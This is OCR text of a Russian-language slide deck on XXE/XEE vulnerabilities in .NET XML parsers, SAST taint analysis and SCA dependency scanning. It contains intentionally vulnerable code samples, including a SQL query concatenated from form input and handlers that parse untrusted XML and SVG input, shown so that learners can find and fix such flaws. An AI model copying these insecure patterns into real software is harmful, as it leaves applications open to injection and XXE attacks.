



XML Vulnerabilities
Проблема
Решение
Теория
Практика


XML Vulnerabilities
Проблема
Решение
Теория
Практика

XXE / XEE


XXE / XEE
Tainted data
Weakly configured XML parser
DTD processing
EE resolving
Weak restrictions


XML Vulnerabilities
Проблема
Решение
Теория
Практика

XXE / XEE: защита

XXE / XEE: защита

- Использовать новые фреймворки

XXE / XEE: защита

```
// Vulnerable of safe?

XmlDocument doc = new XmlDocument();
doc.Load(xmlReader);
```

<= .NET Framework 4.5.1: vulnerable

> .NET Framework 4.5.1: safe

XXE / XEE: защита

Экземпляры типов	.NET Framework 4.5.1 и ниже	.NET Framework 4.5.2 и выше (в т.ч. .NET Core и .NET)
`XmlReader (/XmlReaderSettings)`	Safe	Safe
`XmlTextReader`	Vulnerable	Safe
`XmlDocument`	Vulnerable	Safe

XXE / XEE: защита

- Использовать новые фреймворки
- Явно прописывайте безопасные настройки
- Используйте инструменты:
  - SAST
  - SCA
  - ...

SAST

SAST

SAST (Static Application Security Testing)

- Ищет дефекты в коде
- Не требует подготовки окружения
- Часть Secure SDLC

Taint analysis

- Проблема излишнего доверия к входным данным
- Помогает в поиске:
  - SQL injection
  - OS command injection
  - XSS (cross-site scripting)
  - path traversal
  - и т.п.
- CWE, OWASP, Top'ы...


Taint analysis

Источники	Передатчики	Валидаторы	Приёмники
Откуда приходят?	Как передаются?	Как проверяются?	Куда не должны попасть?

Taint analysis

```
using (SqlConnection connection = new SqlConnection(_connectionString)) {
  String userName = Request.Form["userName"];
  using (var command = new SqlCommand() {
    Connection = connection,
    CommandText = $"SELECT * FROM Users WHERE UserName = '" + userName + "'",
    CommandType = System.Data.CommandType.Text
  }) {
    using (var reader = command.ExecuteReader())
      // Data processing
  }
}
```

XXE / XEE



Способ #1
Ищем только опасный парсер

Способ #2
Ищем опасный парсер и данные от пользователя

Taint analysis

```
private static string
ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request
                                .InputStream
                                .Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(
    buffer, 0, buffer.Length);

  return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try
  {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method")))
    {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```

Taint analysis

```
private static string
ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request
                                .InputStream
                                .Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(
    buffer, 0, buffer.Length);

  return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try
  {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method")))
    {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```

Taint analysis


Источники	Передатчики	Валидаторы	Приёмники
Откуда приходят?	Как передаются?	Как проверяются?	Куда не должны попасть?

SVG.NET

```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```

SVG.NET

```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```




???


¯_(ツ)_/¯

SCA


SCA




SCA



SCA



Vulnerable SVG.NET
Dep #1
Dep #1.1
Dep #1.2
Project
Dep #2
Dep #2.1
Dep #3

SCA




SCA (Software Composition Analysis)

